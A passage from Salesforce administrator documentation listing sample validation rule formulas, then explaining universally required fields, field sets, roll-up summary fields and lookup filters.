Formula:	`OR( Ark_Passengers__c < 0, MOD( Ark_Passengers__c, 2) <> 0 )`
Error Message:	Ark Passengers must be a positive even number.
Error Location:	`Ark Passengers`

Number Must Be Odd

Field	Value
Description:	Validates that a custom field called `Socks Found` is a non-negative odd number.
Formula:	`OR( Socks_Found__c < 0, MOD( Socks_Found__c, 2) = 0 )`
Error Message:	Socks Found must be an odd number.
Error Location:	`Socks Found`

Number Must Be a Multiple of Five

Field	Value
Description:	Validates that a custom field called `Multiple of 5` is a multiple of five.
Formula:	`MOD( Multiple_of_5__c, 5) <> 0`
Error Message:	Number must be a multiple of five.
Error Location:	`Multiple of 5`

Number Must Be an Integer

Field	Value
Description:	Validates that a custom field called `My Integer` is an integer.
Formula:	`FLOOR( My_Integer__c) <> My_Integer__c`
Error Message:	This field must be an integer.
Error Location:	`My Integer`

Number Must Be Between -50 and 50

Field	Value
Description:	Validates that a custom field called `Volume` is between -50 and 50.
Formula:	`ABS( Volume__c) > 50`
Error Message:	Volume must be between -50 and 50.
Error Location:	`Volume`

Number Range Validation

Field	Value
Description:	Validates that the range between two custom fields, `Salary Min` and `Salary Max`, is no greater than $20,000.
Formula:	`(Salary_Max__c - Salary_Min__c) > 20000`
Error Message:	Salary range must be within $20,000. Adjust the Salary Max or Salary Min values.
Error Location:	`Salary Max`

Percentage Must Be Between Zero and 100

Field	Value
Description:	Validates that a custom field called `Mix Pct` is between 0 and 100%. Note that percent fields are expressed divided by 100 in formulas (100% is expressed as 1; 50% is expressed as 0.5).

Formula:	`OR(`
	`  Mix_Pct__c > 1.0,`
	`  Mix_Pct__c < 0.0`
	`)`

Error Message:	Mix Pct must be between 0 and 100%.
Error Location:	`Mix Pct`

Sample Opportunity Management Validation Rules

For more information on any of the formula functions used in these examples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Conditionally-Required Field Based on Opportunity Stage

Field	Value
Description:	Validates that a custom field called `Delivery Date` is provided if an opportunity has advanced to the Closed Won or Negotiation/Review stage.

Formula:	`AND (`
	`  OR (`
	`  ISPICKVAL(StageName, "Closed Won"),`
	`  ISPICKVAL(StageName,`
	`"Negotiation/Review")),`
	`ISBLANK(Delivery_Date__c)`
	`)`

Error Message:	Delivery Date is required for this stage.
Error Location:	`Delivery Date`

Close Date Cannot Be Prior to Current Month

Field	Value
Description:	Validates that the `Close Date` of an opportunity is not within a month prior to the current month. Note the use of ISNEW and ISCHANGED in this formula to ensure the condition is only checked when the opportunity is being created or the `Close Date` field is modified subsequently.
Formula:	`AND( OR ( ISNEW(), ISCHANGED( CloseDate )), CloseDate < DATE( YEAR(TODAY()), MONTH(TODAY()), 1) )`
Error Message:	Close Date cannot be prior to current month.
Error Location:	`Close Date`

Close Date Must Be a Future Date

Field	Value
Description:	Ensures that users do not change the `Close Date` of an opportunity to a day in the past.
Formula:	`SampleDate < TODAY()`
Error Message:	Close Date cannot be a day in the past.
Error Location:	`Close Date`

Discounts on Opportunities

Field	Value
Description:	Validates that a custom discount percent field is between 0 and 40%.
Formula:	`OR(Discount_Rate__c < 0, Discount_Rate__c > 0.40)`
Error Message:	The Discount Rate must not exceed 40%.
Error Location:	`Discount Rate`

High-Value Opportunity Must Be Approved Before Closed

Field	Value
Description:	Opportunities with amounts greater than $50,000 require that a custom checkbox field called `Approved` is checked in order to change the stage to Closed Won or Closed Lost. To automate this, set field-level security on the `Approved` checkbox so that it can only be checked via a custom approval process (Enterprise Edition, Unlimited Edition, or Performance Edition).

Formula:	`AND(`
	`  OR(`
	`  ISPICKVAL(StageName,"Closed Won"),`
	`  ISPICKVAL(StageName,"Closed Lost")),`
	`(Amount > 50000),`
	`NOT(ISPICKVAL(Approval_Status__c ,"Approved")))`

Error Message:	All high-value opportunities must be approved for closure. Click the Request Close button.
Error Location:	`Top of Page`

Opportunity Amount Cannot Exceed $10 Million

Field	Value
Description:	Validates that opportunity `Amount` is positive and no more than $10 million. This limit is designed to catch typos.

Formula:	`OR(`
	`  Amount < 0,`
	`  Amount > 10000000`
	`)`

Error Message:	Amount cannot exceed $10 million.
Error Location:	`Amount`

Opportunity Check for Products

Field	Value
Description:	Validates that an opportunity has at least one opportunity product before users can save a change to an opportunity.
Formula:	`NOT(OR(ISNEW(),HasOpportunityLineItem))`
Error Message:	You must add products to this opportunity before saving.
Error Location:	`Top of Page`

Opportunity Must Have Products if Beyond "Needs Analysis" Stage

Field	Value
Description:	Validates that an opportunity has opportunity products before the `Stage` can move beyond Needs Analysis.

Formula:	`AND (`
	`  CASE( StageName,`
	`  "Value Proposition", 1,`
	`  "Id. Decision Makers", 1,`
	`  "Perception Analysis", 1,`
	`  "Proposal/Price Quote", 1,`
	`  "Negotiation/Review", 1,`
	`  "Closed Won", 1,`
	`  0) = 1,`
	`  NOT(HasOpportunityLineItem)`
	`)`

Error Message:	Opportunity products are required to advance beyond the Needs Analysis stage.
Error Location:	`Top of Page`

Opportunity Name Format

Field	Value
Description:	Validates that an opportunity contains a hyphen as a way of enforcing an "[Account] - [Amount]" opportunity naming convention.
Formula:	`FIND( " - ", Name ) = 0`
Error Message:	Opportunity Name should use "[Account] - [Amount]" format.
Error Location:	`Opportunity Name`

Prevent Sales Reps from Moving Opportunity Stage Backwards

Field	Value
Description:	Prevent sales reps from changing opportunity `Stage` "backwards" to specific values, once they have accepted the opportunity via a custom approval process. The approval process sets the custom `Accepted Flag` checkbox to True.
Formula:	`AND( Accepted_Flag__c, OR ( ISPICKVAL( StageName, "Stage 1"), ISPICKVAL( StageName, "Stage 2")) )`
Error Message:	Invalid stage for accepted opportunity.
Error Location:	`Stage`

Probability Must Be 100% for Won Opportunities

Field	Value
Description:	Validates that the probability of a won opportunity is properly set to 100%. This is useful for data cleanliness and reporting purposes.
Formula:	`AND ( ISPICKVAL( StageName, "Closed Won"), Probability <> 1)`
Error Message:	Probability must be 100% for won opportunities.
Error Location:	`Probability`

Probability Must Be Zero for Lost Opportunities

Field	Value
Description:	Validates that the probability of a lost opportunity is properly set to zero. This is useful for data cleanliness and reporting purposes.
Formula:	`AND ( ISPICKVAL( StageName, "Closed Lost"), Probability <> 0)`
Error Message:	Probability must be 0% for lost opportunities.
Error Location:	`Probability`

Project Start Date

Field	Value
Description:	Validates that a field is conditionally required based on the values of other fields. Use this validation formula to ensure that users include a `Project Start Date` for an opportunity that is closed/won.
Formula:	`AND(ISPICKVAL(StageName, "Closed Won"), ISNULL(Project_Start_Date__c))`
Error Message:	Project start date is required for won opportunities.
Error Location:	`Project Start Date`

Sample Quote Validation Rules

For more information on any of the formula functions used in these examples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Display Error if Quote Line Item Discount Exceeds 40%

Field	Value
Description:	Shows an error if a quote line item's discount exceeds 40%.
Formula:	`Discount > .40`
Error Message:	The discount on this quote line item cannot exceed 40%.
Error Location:	`Discount` on quote

Sample User, Role, and Profile Validation Rules

For more information on any of the formula functions used in these examples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Discount Percent Does Not Exceed Role-Based Limit

Field	Value
Description:	Validates that a custom field on opportunities called `Discount Percent` does not exceed a maximum value that varies depending on the user's role. The default maximum is 15%.
Formula:	`Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c, $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)`
Error Message:	Discount (%) exceeds limit allowed for your role.
Error Location:	`Discount Percent`

Expense Amount Does Not Exceed User's Max Allowed Expense

Field	Value
Description:	Validates a custom field called `Expense Amount` against a custom user field called `Max Allowed Expense`.
Formula:	`Expense_Amount__c > $User.Max_Allowed_Expense__c`
Error Message:	Amount cannot exceed your maximum allowed expense.
Error Location:	`Expense Amount`

Only Record Owner Can Change Field

Field	Value
Description:	Ensures that only the record owner can make changes to a custom field called `Personal Goal`.
Formula:	`AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id )`
Error Message:	Only record owner can change Personal Goal.
Error Location:	`Personal Goal`

Only Record Owner or Administrator Can Change Field

Field	Value
Description:	Ensures that a user can make changes to a custom field called `Personal Goal` only if the user is the record owner or has a custom profile of "Custom: System Admin."
Formula:	`AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <> "Custom: System Admin" )` Note: $Profile merge fields are only available in Enterprise, Unlimited, Performance, and Developer Editions.
Error Message:	Only record owner or administrator can change Personal Goal.
Error Location:	`Personal Goal`

Opportunity Close Date Can Only Be Back-Dated by Administrator

Field	Value
Description:	Validates that the `Close Date` of an opportunity does not fall prior to the current month, except for users who have a custom profile called "Custom: System Admin."
Formula:	`AND( OR ( ISNEW(), ISCHANGED( CloseDate )), CloseDate < DATE( YEAR(TODAY()), MONTH(TODAY()), 1), $Profile.Name <> "Custom: System Admin" )` Note: $Profile merge fields are only available in Enterprise, Unlimited, Performance, and Developer Editions.
Error Message:	Close Date cannot be prior to current month.
Error Location:	`Close Date`

Miscellaneous Sample Validation Rules

For more information on any of the formula functions used in these examples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Allow Number to Be Increased but Not Decreased

Field	Value
Description:	Allows a custom field called `Commit Amount` to be increased but not decreased after initial creation. This rule uses the PRIORVALUE() function to compare the updated value of the field to its value prior to update.
Formula:	`PRIORVALUE(Commit_Amount__c) > Commit_Amount__c`
Error Message:	Commit Amount cannot be decreased.
Error Location:	`Commit Amount`

California Driver's License

Field	Value
Description:	Ensures that a custom field called `Drivers License` is in the correct A9999999 format when the `Mailing State` is "CA".

Formula:	`AND(`
	`MailingState = "CA",`
	`NOT(REGEX(Drivers_License__c, "([A-Z]\\d{7})?"))`
	`)`

Error Message:	Invalid California driver's license format.
Error Location:	`Drivers License`

Force Users to Check "I Accept Terms" to Enter Certain Values

Field	Value
Description:	Uses a checkbox labeled "I accept terms" to force the user to select a checkbox in order to enter a value called `Number of Days` that exceeds their Paid Time Off (PTO) balance available.
Formula:	`AND( NOT( I_accept_terms__c ), Number_of_Days__c > $User.PTO_Balance__c )`
Error Message:	Request will cause a negative PTO balance. You must accept Negative PTO Balance terms.
Error Location:	`I accept terms`

Prohibit Changes to a Field After It Has Been Saved

Field	Value
Description:	Prevents users from changing a custom field called `Guaranteed Rate` after it has been saved initially.
Formula:	`AND( NOT( ISNEW() ), ISCHANGED( Guaranteed_Rate__c ) )`
Error Message:	Guaranteed Rate cannot be changed.
Error Location:	`Guaranteed Rate`

Social Security Number Format

Field	Value
Description:	Validates that a custom text field called `SSN` is formatted in 999-99-9999 number format (if it is not blank). The pattern specifies: • Three single digits (0-9):\\d{3} • A dash • Two single digits (0-9):\\d{2} • A dash • Four single digits (0-9):\\d{4}

Formula:	`NOT(`
	`OR(`
	`ISBLANK(Social_Security_Number__c),`
	`REGEX( Social_Security_Number__c , "[0-9]{3}-[0-9]{2}-[0-9]{4}")`
	`)`
	`)`

Error Message:	SSN must be in this format: 999-99-9999.
Error Location:	`SSN`

Valid Currency

Field	Value
Description:	Validates selected currency against an explicit subset of active currencies in your organization using the `Currency` picklist. Use this example if you only allow some of the active currencies in your organization to be applied to certain types of records.

Formula:	`CASE(CurrencyIsoCode,`
	`"USD", 1,`
	`"EUR", 1,`
	`"GBP", 1,`
	`"JPY", 1,`
	`0) = 0`

Error Message:	Currency must be USD, EUR, GBP, or JPY.
Error Location:	`Currency`

Valid Credit Card Number

Field	Value
Description:	Validates that a custom text field called `Credit_Card_Number` is formatted in 9999-9999-9999-9999 or 9999999999999999 number format when it is not blank. The pattern specifies: • Four digits (0-9) followed by a dash: \\d{4}- • The aforementioned pattern is repeated three times by wrapping it in () {3} • Four digits (0-9) • The OR character (|) allows an alternative pattern of 16 digits of zero through nine with no dashes: \\d{16}
Formula:	`NOT( REGEX( Credit_Card_Number__c , "(((\\d{4}-){3}\\d{4})|\\d{16})?"))`
Error Message:	Credit Card Number must be in this format: 9999-9999-9999-9999 or 9999999999999999.
Error Location:	`Credit Card Number`

Valid IP Address

Field	Value
Description:	Ensures that a custom field called `IP Address` is in the correct format, four 3-digit numbers (0-255) separated by periods.
Formula:	`NOT( REGEX( IP_Address__c, "^((25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.){3}(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$" ))`
Error Message:	Error: IP Address must be in form 999.999.999.999 where each part is between 0 and 255.
Error Location:	`IP Address`

Website Extension

Field	Value
Description:	Validates a custom field called `Web Site` to ensure its last four characters are in an explicit set of valid website extensions.

Formula:	`AND(`
	`  RIGHT( Web_Site__c, 4) <> ".COM",`
	`  RIGHT( Web_Site__c, 4) <> ".com",`
	`  RIGHT( Web_Site__c, 4) <> ".ORG",`
	`  RIGHT( Web_Site__c, 4) <> ".org",`
	`  RIGHT( Web_Site__c, 4) <> ".NET",`
	`  RIGHT( Web_Site__c, 4) <> ".net",`
	`  RIGHT( Web_Site__c, 6) <> ".CO.UK",`
	`  RIGHT( Web_Site__c, 6) <> ".co.uk"`
	`)`

Error Message:	Web Site must have an extension of `.com`, `.org`, `.net`, or `.co.uk`.
Error Location:	`Web Site`

Require Field Input to Ensure Data Quality

Improve the quality of data that users enter in Salesforce by creating universally required fields.

A universally required field is a custom field. It must have a value whenever a record is saved within Salesforce, the Force.com API, Connect Offline, Salesforce for Outlook, the Self-Service portal, or automated processes such as Web-to-Lead and Web-to-Case. Making a field required on a page layout or through field-level security ensures that users must enter a value. Making a field required universally gives you a higher level of data quality beyond the presentation level of page layouts.

You can make the following types of custom fields universally required:

- Currency
- Date
- Date/Time
- Email
- Master-Detail Relationship (always required)
- Number
- Percent
- Phone
- Picklist
- Text
- Text Area
- URL

To make a custom field universally required, select the **Required** checkbox when defining the custom field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Connect Offline, Salesforce for Outlook, the Self-Service portal, Web-to-Lead, and Web-to-Case are not available in **Database.com**

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Note: You must specify a default value for required campaign member custom fields.

If you make a user field universally required, you must specify a default value for that field.

Relationship group members do not support universally required fields.

Considerations for Universally Required Fields

Considerations for Universally Required Fields

A universally required field is a custom field. It must have a value whenever a record is saved within Salesforce, the Force.com API, Connect Offline, Salesforce for Outlook, the Self-Service portal, or automated processes such as Web-to-Lead and Web-to-Case. Review the following considerations before making your custom fields universally required.

- Standard fields cannot be universally required.
- Universally required fields are required across all record types.
- Edit pages always display universally required fields, regardless of field-level security.
- When designing your page layouts, universally required fields:
  - Cannot be removed from a page layout
  - Are automatically added to the end of the first section of a page layout if not already on it
  - Cannot be read only or optional
  - Display in bold, indicating they are always visible
  - Are disabled on the field properties page because you cannot remove the required setting
- Universally required fields are only enforced during lead conversion if validation and triggers for lead conversion are enabled in your organization.
- Quick Create does not enforce universally required fields.
- If you make an activity custom field universally required, you must also provide a default value.
- You must include universally required fields in your import files or the import will fail.
- Don't assign default values to fields that are both required and unique, because uniqueness errors can result.
- You cannot make a field universally required if it is used by a field update that sets the field to a blank value.
- Required fields may be blank on records that existed before making the field required. When a user updates a record with a blank required field, the user must enter a value in the required field before saving the record.
- Web-to-Lead and Web-to-Case request data is not validated by Salesforce. Invalid data isn't saved when requests are submitted. For example, if your custom field is a currency field and a user enters alphabetic characters such as "Abc" instead of numbers, the request is still submitted but with no value saved in the custom currency field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects, Page Layouts, Connect Offline, Salesforce for Outlook, the Self-Service portal, Web-to-Lead, and Web-to-Cases are not available in **Database.com**

SEE ALSO:

Require Field Input to Ensure Data Quality

About Field Sets

A field set is a grouping of fields. For example, you could have a field set that contains fields describing a user's first name, middle name, last name, and business title. When a field set is added to a Visualforce page, developers can loop over its fields and render them. If the page is added to a managed package, administrators can add, remove, or reorder fields in a field set to modify the fields presented on the Visualforce page without modifying any code. The same Visualforce page can present different sets of information, depending on which fields a subscriber prefers to keep.

As an administrator, you can create or edit field sets for your organization, or edit any installed field set. Field sets are available on all standard objects that support custom fields, and any organization that supports creating Visualforce pages.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Fields added to a field set can be in one of two categories:

- If a field is marked as `Available for the Field Set`, it exists in the field set, but the developer hasn't presented it on the packaged Visualforce page. Administrators can display the field after the field set is deployed by moving it from the `Available` column to the `In the Field Set` column.
- If a field is marked as `In the Field Set`, the developer has rendered the field on the packaged Visualforce page by default. Administrators can remove the field from the page after the field set is deployed by removing it from the `In the Field Set` column.

Creating and Editing Field Sets

Field Sets Required Bit

SEE ALSO:

Create Custom Fields

Developer's Guide: Visualforce Developer's Guide

ISVforce Guide

Creating and Editing Field Sets

Salesforce has a drag-and-drop WYSIWYG tool for creating and editing field sets The enhanced field sets editor is enabled by default, and provides all of the functionality of the original editor, as well as additional functionality and an easier-to-use WYSIWYG interface.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. From the management settings for the appropriate object, go to Field Sets, and then click **New**.
2. Enter a **Field Set Label**. This is the name presented to subscribers who install the field through a managed package.
3. Optionally, enter a name for your field set. This is used by your Visualforce page to reference the field set.
4. In the **Where is this used?** area, provide a brief description of which Visualforce pages use the field set, and for what purpose. This information helps a subscriber understand where and how an installed field set is being used, so that they can populate it with their own fields.
5. Save your changes.
6. To add fields to the field set, drag the fields from the object palette and drop them into the `Available for the Field Set` or the `In the Field Set` container. The fields in the `Available for the Field Set` container are not initially visible on the Visualforce page. The fields in the `In the Field Set` container are visible by default.

Note: In the field set, you can span to fields that reference multiple objects. When you span a field into a field set that references multiple objects, the only field you can span to is the `Name` object.

You can drag and drop a field from one container to the other. The vertical order of the `In the Field Set` list indicates the order of how the fields render on Visualforce pages.

7. To remove a field from the field set, drag the element back to the object palette, or click the icon next to the element.
8. To make a field required, double click the element or click the wrench icon ( ) next to it and select the `Required` checkbox.

   Note: * Indicates the field is required and must have a value to save the record.

9. Save your changes.

Important: The total number of cross object spans within the `In the Field Set` container can't exceed 25.

After a field set is deployed in your organization, you can always mark fields that are in the `Available for the Field Set` list as `In the Field Set`, or vice versa. To do so:

1. Find the field set that you want to edit. From Setup enter *`Installed Packages`* in the `Quick Find` box, select **Installed Packages**, click an installed package, and then click the field set you want to edit. Alternatively, if you know which object contains the field set you want to edit, go to the object detail page and click **Edit** in the field set related list.
2. If you didn't create the field set initially, you'll only be able to edit the fields within the field set. To move fields between containers, drag and drop a field from one container to the other. To change the order of a rendered field, drag a field up or down the list and drop the field in the order you want it to appear.
3. Save your changes.

SEE ALSO:

About Field Sets

Field Sets Required Bit

You can define a field as required when you create or edit field sets. You may want to define a field as required to ensure a user enters the necessary information on a field. The required field is only available in the `In the Field Set` container. If you define a field as required in the `In the Field Set` container, and remove the field from the `In the Field Set`, the required attribute is removed.

Note: If you remove fields that were made required by an installed managed package from the `In the Field Set` container, the required attribute isn't removed from those fields.

To define a field as required in a field set, see Creating and Editing Field Sets on page 4871

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

About Field Sets

Roll-Up Summary Field

A roll-up summary field calculates values from related records, such as those in a related list. You can create a roll-up summary field to display a value in a master record based on the values of fields in a detail record. The detail record must be related to the master through a master-detail relationship. For example, you want to display the sum of invoice amounts for all related invoice custom object records in an account's Invoices related list. You can display this total in a custom account field called Total Invoice Amount.

You can perform different types of calculations with a roll-up summary field. You can count the number of detail records related to a master record. Or, you can calculate the sum, minimum value, or maximum value of a field in the detail records.

Before you begin creating roll-up summary fields for your organization, review the implementation tips and best practices.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Implementation Tips

Administration

- Create roll-up summary fields on:
  - Any custom object that is on the master side of a master-detail relationship
  - Any standard object that is on the master side of a master-detail relationship with a custom object
  - Opportunities using the values of opportunity products related to the opportunity
  - Accounts using the values of related opportunities
  - Campaigns using campaign member status or the values of campaign member custom fields

    Note: Campaign member custom formula fields that reference fields derived from leads or contacts are not supported.

- The types of fields you can calculate in a roll-up summary field depend on the type of calculation. For example,
  - Number, currency, and percent fields are available when you select *SUM* as the roll-up type.
  - Number, currency, percent, date, and date/time fields are available when you select *MIN* or *MAX* as the roll-up type.
- Sometimes you can't change the field type of a field that you reference in a roll-up summary field.
- Make sure that the filter for your roll-up summary doesn't encounter a formula field that results in "#Error!". If one of your filter criteria uses a formula field that results in an error, no matches are returned for that filter criterion. For example, your roll-up summary filter is "Formula Field equals 10". Two records contain errors, and one contains the value "10" in that field. In this case, your summary includes only the record with the value "10."
- When you delete a child record on a roll-up Summary field, Salesforce doesn't recalculate the value of the field. Select the `Force a mass recalculation on this field` option on the edit page of the roll-up summary field to manually recalculate the value.
- You can't use long text area, multi-select picklist, `Description` fields, system fields like `Last Activity`, cross-object formula fields, and lookup fields in the field column of roll-up summary filters.
- Auto number fields are not available as the field to aggregate in a roll-up summary field.
- After you have created a roll-up summary field on an object, you cannot convert the object's master-detail relationship into a lookup relationship.
- Roll-up summary fields are not available for mapping lead fields of converted leads.

Management

- If a roll-up summary field doesn't contain cross-object field references or functions that derive values on the fly, such as NOW or TODAY, it can calculate the values of formula fields.

  Note: The value of a formula field can result in "#Error!", which affects the summarized total. If your roll-up summary type is COUNT, records are included regardless of whether they contain a formula field with an error. However, when the `Field to Aggregate` is a formula field that results in "#Error!", calculations of type MIN, MAX, and SUM exclude those formula values.

- Changes to the value of a roll-up summary field can trigger assignment rules to run. If a roll-up summary field is part of the criteria in an assignment rule, the field's new value is used to evaluate whether to reassign the record.
- A roll-up summary field can trigger workflow rules and field validations. However, workflow rules and field validations do not fire when the following changes cause a mass recalculation of roll-up summary values:
  - Changing the roll-up summary definition (such as the object, function, or field being aggregated)
  - Changing the expression of a formula field referenced in a roll-up summary field
  - Replacing picklist values for picklist fields referenced in the roll-up summary filter
  - Changing picklist record type definitions
  - Changing currency conversion rates
  - Changing price book entries
- Calculating roll-up summary field values can take up to 30 minutes, depending on the number of records affected and other factors.
- You aren't prevented from creating roll-up summary fields that can result in invalid values, such as February 29 in a non-leap year. If a roll-up summary field results in an invalid value, the value is not recalculated. The field continues to display with an invalid roll-up summary icon ( ) until you change the values being summarized.
- If your organization uses multiple currencies, the currency of the master record determines the currency of the roll-up summary field. For example, if the master and detail records are in different currencies, the detail record value is converted into the currency of the master record.
- Changing a conversion rate triggers roll-up summary fields to recalculate. If you're using multiple currencies, we recommend changing the conversion rate from Manage Currencies in Setup, and not from the API. If you change the rate from the API, related jobs that are less than 24 hours old can interfere with your change. For details, see Edit Conversion Rates.
- If your organization has advanced currency management enabled, currency roll-up summary fields are invalid if they are on accounts and summarizing opportunity values, or on opportunities and summarizing custom object values.
- Salesforce prevents users from saving a record if it invalidates a related record. For example, a master record has a validation rule that requires the roll-up summary field value to be greater than 100. If the user's change to a related child record would put the value over 100, the user can't save the record.
- If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

  To be used in a roll-up summary field with a `Roll-Up Type` of `COUNT` or `SUM`, the lookup field must have the `What to do if the lookup record is deleted?` option set to *`Don't allow deletion of the lookup record that's part of a lookup relationship`*. If the option *`Clear the value of this field. You can't choose this option if you make the field required`* is selected, you can't create a `COUNT` or `SUM` roll-up summary field that pulls data from your lookup field.

Best Practices

- Apply field-level security to your roll-up summary fields if they calculate values that you do not want visible to users. Fields that your users cannot see due to field-level security settings on the detail record are still calculated in a roll-up summary field.

- If you have validation rules, consider how they affect roll-up summary fields. The value in a roll-up summary field changes when the values in the detail records change. So, validation errors can display when saving either the detail or master record.
- Because roll-up summary fields are not displayed on edit pages, you can use them in validation rules but not as the error location for your validation.
- Avoid referencing a roll-up summary field from a child record. The roll-up summary fields referenced from child records can have outdated values, because their parent records have not been updated. Instead, reference roll-up summary fields from parent records. Your roll-up summary fields will always have updated values, because that rule runs after the parent value has been updated.

  If you're trying to enforce a record limit of 25 on the parent roll-up summary field, create validation rules on your child objects. When you add a child record, your validation rule on the child object can check if the count is already 25 or greater.

  ```
  AND(ISNEW(), Sample.Line_Count__c >= 25)
  ```

- Plan your implementation of roll-up summary fields carefully before creating them. Once created, you cannot change the detail object selected or delete any field referenced in your roll-up summary definition.
- Advanced currency management affects roll-up summary fields. If your organization enables advanced currency management, delete the currency roll-up summary fields on accounts that summarize opportunity values and on opportunities that summarize custom object values. Otherwise, the fields continue to display with an invalid roll-up summary icon because their values are no longer calculated.
- Automatically derived fields, such as current date or current user, aren't allowed in a roll-up summary field. Forbidden fields include formula fields containing functions that derive values on the fly, such as DATEVALUE, NOW, and TODAY. Formula fields that include related object merge fields are also not allowed in roll-up summary fields.
- When you refer to a roll-up summary field in a list view or report, you can't use certain qualifiers, including:
  - **Starts with**
  - **Contains**
  - **Does not contain**
  - **Includes**
  - **Excludes**
  - **Within**

Defining Roll-Up Summaries

SEE ALSO:

Create Custom Fields

Custom Fields Allowed Per Object

Defining Roll-Up Summaries

Define roll-up summary fields on the object that is on the master side of a master-detail relationship. If a relationship does not already exist, first create a master-detail relationship between the master object that displays the value and the detail object containing the records you are summarizing.

To define a roll-up summary field:

1. Create a custom field on the object where you want the field displayed. Summary fields summarize the values from records on a related object, so the object on which you create the field should be on the master side of a master-detail relationship. For instructions on creating a custom field, see Create Custom Fields on page 4783.
2. Choose the `Roll-Up Summary` field type, and click **Next**.
3. Enter a field label and any other attributes. Click **Next**.
4. Select the object on the detail side of a master-detail relationship. This object contains the records you want to summarize.
5. Select the type of summary:

Type	Description
COUNT	Totals the number of related records.
SUM	Totals the values in the field you select in the `Field to Aggregate` option. Only number, currency, and percent fields are available.
MIN	Displays the lowest value of the field you select in the `Field to Aggregate` option for all directly related records. Only number, currency, percent, date, and date/time fields are available.
MAX	Displays the highest value of the field you select in the `Field to Aggregate` option for all directly related records. Only number, currency, percent, date, and date/time fields are available.

6. Enter your filter criteria if you want a selected group of records in your summary calculation. If your organization uses multiple languages, enter filter values in your organization's default language.

   When you use picklists to specify filter criteria, the selected values are stored in the organization's default language. If you edit or clone existing filter criteria, first set the `Default Language` on the Company Information page to the same language that was used to set the original filter criteria. Otherwise, the filter criteria may not be evaluated as expected.

7. Click **Next**.
8. Set the field-level security to determine whether the field should be visible for specific profiles, and click **Next**.
9. Choose the page layouts that should display the field. The field is added as the last field in the first two-column section on the page layout. For user custom fields, the field is automatically added to the bottom of the user detail page.
10. Click **Save** to finish or **Save & New** to create more custom fields.

SEE ALSO:

Roll-Up Summary Field

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view roll-up summary field definitions:

- "View Setup and Configuration"

To edit roll-up summary field definitions:

- "Customize Application"

Lookup Filters

Improve user productivity and data quality with lookup filters. Lookup filters are administrator settings that restrict the valid values and lookup dialog results for lookup, master-detail, and hierarchical relationship fields.

Administrators specify the restrictions by configuring filter criteria that compare fields and values on:

- The current record (source)
- The lookup object (target)
- The user's record, permissions, and role
- Records directly related to the target object

For example, you can:

- Restrict the `Account Name` field on opportunities to allow only accounts with a record type of Customer, filtering out Partner and Competitor.
- Restrict the `Account Name` field on opportunities to allow only active accounts.
- Restrict the `Contact` field on cases to allow only contacts associated with the account specified in the `Account Name` field on the case record.
- Restrict the `Account Name` field on cases to allow only users with the "International Sales" profile to create or edit cases for accounts outside the United States.

Tip: When you define a lookup filter, optionally click `Insert Suggested Criteria` to choose from a list of lookup filter criteria that Salesforce suggests based on the relationships between objects in your org.

Administrators can make lookup filters required or optional.

- For fields with required lookup filters, only values that match the lookup filter criteria appear in the lookup dialog. Also, users can't save invalid values manually typed in the field when editing the record. If a user tries to save an invalid value, Salesforce displays an error message, which administrators can customize.
- For fields with optional lookup filters, only values that match the lookup filter criteria appear in the lookup dialog initially; however, users can click the **Show all results** link in the lookup dialog to remove the filter and view all search result values for the lookup field. Also, optional lookup filters allow users to save values that don't match the lookup filter criteria, and Salesforce does not display an error message if a user tries to save such values.

Lookup filter criteria can compare fields on the source object with different types of fields on the target object as long as the fields are compatible.

Source Object Field Type	Compatible Target Object Field Types
Currency	Currency, Roll-Up Summary
Date	Date, Date/Time, Roll-Up Summary
Date/Time	Date, Date/Time, Roll-Up Summary
Hierarchy	Hierarchy, Lookup, Master-Detail
Lookup	Hierarchy, Lookup, Master-Detail
Master-Detail	Lookup, Hierarchy, Master-Detail
Number	Number, Percent, Roll-Up Summary

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

USER PERMISSIONS

To manage lookup filters:
- "Customize Application"

Percent	Number, Percent, Roll-Up Summary
Picklist	Text, Text Area, Email, URL
